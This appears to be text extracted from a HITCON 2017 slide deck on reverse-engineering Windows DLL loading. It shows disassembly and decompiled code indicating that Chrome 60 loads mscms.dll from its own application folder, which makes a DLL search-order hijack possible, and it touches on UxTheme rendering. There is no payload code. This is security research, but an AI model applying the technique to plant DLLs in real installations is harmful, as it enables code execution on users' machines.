chrome.IsSandboxedProcess+532CEF 8D 85 B8FD... lea    eax,[ebp-00000248]
chrome.IsSandboxedProcess+532CF5 50      push    eax
chrome.IsSandboxedProcess+532CF6 57      push    edi
chrome.IsSandboxedProcess+532CF7 FF 15 10417... call   dword ptr [chrome.IsSandboxedProcess+999E47] ->GDI32.GetICMProfileW
chrome.IsSandboxedProcess+532CFD 57      push    edi
chrome.IsSandboxedProcess+532CFE 53      push    ebx
chrome.IsSandboxedProcess+532CFF 8B F0    mov    esi,eax
chrome.IsSandboxedProcess+532D01 FF 15 CC4A... call   dword ptr [chrome.IsSandboxedProcess+99A803] ->USER32.ReleaseDC
chrome.IsSandboxedProcess+532D07 85 F6    test   esi,esi
chrome.IsSandboxedProcess+532D09 0F84 B2000... je     chrome.IsSandboxedProcess+532DC1
chrome.IsSandboxedProcess+532D0F 8D 85 D8FD... lea    eax,[ebp-00000228]
chrome.IsSandboxedProcess+532D15 C7 85 ECFD... mov    [ebp-00000214],0000000F
chrome.IsSandboxedProcess+532D1F 50      push    eax
chrome.IsSandboxedProcess+532D20 51      push    ecx
chrome.IsSandboxedProcess+532D21 51      push    ecx
chrome.IsSandboxedProcess+532D22 8B F4    mov    esi,esp
```

The logics in WinAPI -- GetICMPProfile (Initialization)

```
1 BOOL __stdcall GetICMPProfileW(HDC hdc, LPDWORD pBufSize, LPWSTR pszFilename)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( pBufSize )
6     {
7         if ( hdc >= 0x10000u
8             || (v3 = pGdiSharedHandleTable + 16 * hdc, *(v3 + 10) != 1)
9             || *(v3 + 8) != HIWORD(hdc)
10            || (*(v3 + 4) & 0xFFFFFFFF) != gW32PID
11            || (v4 = *(v3 + 12)) == 0 )
12        {
13            GdiSetLastError(87);
14            return 0;
15        }
16        v5 = IcmInitIcmInfo(hdc, *(v3 + 12));
17        if ( !v5 )
18            return 0;
19        if ( GetDeviceCaps(hdc, 24) <= 2 )
20        {
21            if ( !(*(v5 + 16) & 2) )
22                goto LABEL_19;
23            v7 = (v5 + 60);
24        }
25        else
26        {
27            if ( !ghICM && !IcmInitialize() )
28                return 0;
```

IcmInitialize()

```
1 int __stdcall IcmInitialize()
2 {
3     HMODULE v0; // eax@2
4     HMODULE v1; // edi@2
5     FARPROC v2; // eax@3
6     int v4; // [sp+4h] [bp-8h]@24
7     int v5; // [sp+8h] [bp-4h]@1
8
9     v5 = 1;
10    RtlEnterCriticalSection(&semLocal);
11    if ( !ghICM )
12    {
13        v0 = LoadLibraryW(L"mscms.dll");
14        v1 = v0;
15        if ( v0 )
16        {
17            fpCloseColorProfile = GetProcAddress(v0, "CloseColorProfile");
18            fpDeleteColorTransform = GetProcAddress(v1, "DeleteColorTransform");
19            fpTranslateBitmapBits = GetProcAddress(v1, "TranslateBitmapBits");
20            fpTranslateColors = GetProcAddress(v1, "TranslateColors");
21            fpCheckBitmapBits = GetProcAddress(v1, "CheckBitmapBits");
```

05B6F008	7602D369	[CALL LoadLibraryW ㄣ GDI32.7602D363
05B6F00C	7602D7D4	[FileName = "mscms.dll"
05B6F010	00000000	
05B6F014	00000000	
05B6F018	00001290	
05B6F01C	00000001	
05B6F020	05B6F040	
05B6F024	7602D0F8	GDI32.7602D0F8 ㄣ GDI32.7602D335
05B6F028	5B09122C	chrome_1.5B09122C
05B6F02C	2001104C	
05B6F030	00100910	
05B6F034	00000001	
05B6F038	00000000	
05B6F03C	004B611C	
05B6F040	05B6F05C	
05B6F044	7602C8DB	GDI32.7602C8DB ㄣ GDI32.7602D0B7
05B6F048	2001104C	
05B6F04C	00100910	
05B6F050	2001104C	
05B6F054	00000000	
05B6F058	5B09122C	chrome_1.5B09122C
05B6F05C	05B6F2C4	
05B6F060	5A5FCFC6	chrome_1.5A5FCFC6 ㄣ GDI32.GetICMProfileW
05B6F064	2001104C	

How LoadLibrary() Works

KernelBase.dll

```
1 HMODULE __stdcall LoadLibraryExW(LPCWSTR lpLibFileName, HANDLE hfile_zero, DWORD system_env)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( !lpLibFileName || hfile_zero )
6     {
7         BaseSetLastNTErrror(0xC0000000);
8         result = 0;
9     }
10    else
11    {
12        v5 = system_env;
13        if ( !(system_env & 0xFFFFE004) && ( !(system_env & 2) || !(system_env & 0x40) ) )
```

BaseGetProcessDllPath

{CURRENT_PATH};

C:\Windows\system32;

C:\Windows\system;

C:\Windows;

.;

C:\Program Files\Windows

C:\Windows\System32\WindowsPowerShell\v1.0\;


...

```
112 chk_sys_env:
113     system_env = BaseGetProcessDllPath(&v16, ((v5 & 8) != 0 ? Path : 0), 0, &v16);
114     if ( !system_env )
115     {
116         BaseSetLastNTErrror(0xC0000017);
117         return 0;
118     }
119     goto tryLdrLoadDll;
```

for loop tries to find DLL
in each system environment directory

```
lpLibFileName = 0;
if ( v5 & 1 )
    lpLibFileName = 2;
if ( v5 & 0x10 )
    lpLibFileName = (lpLibFileName | 0x1000);
if ( v5 < 0 )
    lpLibFileName = (lpLibFileName | 0x8000000);
v3 = LdrLoadDll(system_env, &lpLibFileName, &unicodeFileName, &v17);
```

GetICMPProfile




GetICMPProfile

GetICMPProfile

GetICMPProfile()

GetICMPProfile




GetICMPProfile


GetICMPProfile()

GetICMPProfile

LoadLibraryW("mscms.dll");




GetICMPProfile



GetICMPProfile

```
LoadLibraryW("mscms.dll");
```


LoadLibraryW

```
... \Chrome\Application;  
C:\Windows\system32;  
C:\Windows\system;  
C:\Windows;  
...
```

Process



Chrome.exe

⋮

Ntdll.dll

Kernel32.dll

⋮

GDI32.dll

⋮

GetICMPProfile

```
LoadLibraryW("mscms.dll");
```

LoadLibraryW

```
... \Chrome\Application\mscms.dll;  
C:\Windows\system32\mscms.dll;  
C:\Windows\system\mscms.dll;  
C:\Windows\mscms.dll;  
...
```

Process



Chrome.exe

⋮

Ntdll.dll

Kernel32.dll

⋮

GDI32.dll

⋮

mscms.dll

Chrome Latest Version 60.0.3112.101

關於 Chrome



Google Chrome



Google Chrome 目前是最新版本
版本 60.0.3112.101 (正式版本) (32 位元)







[前往 Chrome 說明頁面](#)



[回報問題](#)



Chrome Latest Version 60.0.3112.101

名稱	修改日期	類型
 60.0.3112.101		
 SetupMetrics		
 chrome.exe		
 chrome.VisualElementsManifest.xml		
 master_preferences		
 mscms.dll		

HITCON 2017

Hello!

確定

Visual Style UI Rendering

(Issues Of **UxTheme.dll**)

Hexedit & Winspy

cls_Forms_TCustomDockForm

Forms::TCustomDockForm::Loaded(void)

```
.text:00475A24 cls_Forms_TCustomDockForm dd offset @Controls@TWinControl@AssignTo$qqrp19Classes@TPersistent
.text:00475A24 ; DATA XREF: .text:off_4759D810
.text:00475A24 ; .text:00475B85↓o
.text:00475A24 ; Controls::TWinControl::AssignTo(Classes::TPersistent
.text:00475A28 dd offset @Forms@TCustomForm@DefineProperties$qqrp14Classes@TFile ; Forms::TCu
.text:00475A2C dd offset @Classes@TPersistent@Assign$qqrp19Classes@TPersistent ; Classes::TPer
.text:00475A30 dd offset @Forms@TCustomDockForm@Loaded$qqrv ; Forms::TCustomDockForm::Loaded(v
.text:00475A34 dd offset @Forms@TCustomForm@Notification$qqrp18Classes@TComponent18Classes@TOP
.text:00475A38 dd offset @Forms@TCustomForm@ReadState$qqrp15Classes@TReader ; Forms::TCustomFo
.text:00475A3C dd offset @Controls@TControl@SetName$qqrx17System@AnsiString ; Controls::TContr
.text:00475A40 dd offset sub_429E5C
.text:00475A44 dd offset @Forms@TCustomForm@ValidateRename$qqrp18Classes@TComponentx17System@A
.text:00475A48 dd offset sub_429B38
.text:00475A4C dd offset @Forms@TCustomForm@QueryInterface$qqsrx5_GUIDpv ; Forms::TCustomForm:
.text:00475A50 dd offset @Forms@TCustomDockForm@$bctr$qqrp18Classes@TComponent ; Forms::TCusto
.text:00475A54 dd offset sub_468C3C
.text:00475A58 dd offset @Controls@TWinControl@CanAutoSize$qqrrit1 ; Controls::TWinControl::Ca
.text:00475A5C dd offset @Qforms@TScrollingWidget@ChangeScale$qqrriii ; Qforms::TScrollingWid
.text:00475A60 dd offset @Controls@TControl@GetAction$qqrv ; Controls::TControl::GetAction(voi
.text:00475A64 dd offset @Controls@TWinControl@GetClientOrigin$qqrv ; Controls::TWinControl::G
.text:00475A68 dd offset @Forms@TCustomForm@GetClientRect$qqrv ; Forms::TCustomForm::GetClient
.text:00475A6C dd offset @Controls@TWinControl@GetDeviceContext$qqrrui ; Controls::TWinControl
.text:00475A70 dd offset sub_45F480
.text:00475A74 dd offset sub_45F484
.text:00475A78 dd offset @Forms@TCustomForm@GetFloating$qqrv ; Forms::TCustomForm::GetFloating
.text:00475A7C dd offset sub_462E58
.text:00475A80 dd offset @Forms@TCustomForm@RequestAlign$qqrv ; Forms::TCustomForm::RequestAli
.text:00475A84 dd offset @Controls@TControl@SetAutoSize$qqro ; Controls::TControl::SetAutoSize
.text:00475A88 dd offset sub_45F6BC
```

HexEdit

Dwmapi::

DwmExtendFrameIntoClientArea

```
int __fastcall Dwmapi::DwmExtendFrameIntoClientArea(int a1, int a2)
{
    int v2; // edi@1
    int v3; // esi@1
    int v4; // ebx@2

    v2 = a2;
    v3 = a1;
    if ( dword_5CDB84 )
    {
        v4 = dword_5CDB84(a1, a2);
    }
    else
    {
        if ( !dword_5CDB80 )
            dword_5CDB80 = LoadLibraryA("DWMAPI.DLL");
        v4 = -2147467263;
        if ( dword_5CDB80 )
        {
            dword_5CDB84 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(dword_5CDB80, "DwmExtendFrameIntoClientArea");
            if ( dword_5CDB84 )
                v4 = dword_5CDB84(v3, v2);
        }
    }
    return v4;
}
```

UI Visual Style Issue

UxTheme::SetWindowTheme

SetWindowTheme function

Causes a window to use a different set of visual style information than its class normally uses.

Syntax

C++

```
HRESULT SetWindowTheme(  
    _In_ HWND    hwnd,  
    _In_ LPCWSTR pszSubAppName,  
    _In_ LPCWSTR pszSubIdList  
);
```

UxTheme::IsCompositionActive

call **dwmapi::DwmIsCompositionEnabled**

```
1 int __stdcall IsCompositionActive()
2 {
3     int v0; // esi@4
4     CThemeApiHelper ApiHelper; // [sp+0h] [bp-10h]@1
5     int fIsActive; // [sp+Ch] [bp-4h]@1
6
7     ApiHelper._iRenderSlotNum = -1;
8     ApiHelper._iEntryValue = -1;
9     ApiHelper._pszFuncName = 0;
10    fIsActive = 0;
11    if ( !g_eThemeHookState && CThemeServices::s_hAPIPort )
12        DwmIsCompositionEnabled(&fIsActive);
13    v0 = fIsActive;
14    CThemeApiHelper::CloseHandle(&ApiHelper);
15    return v0;
16 }
```

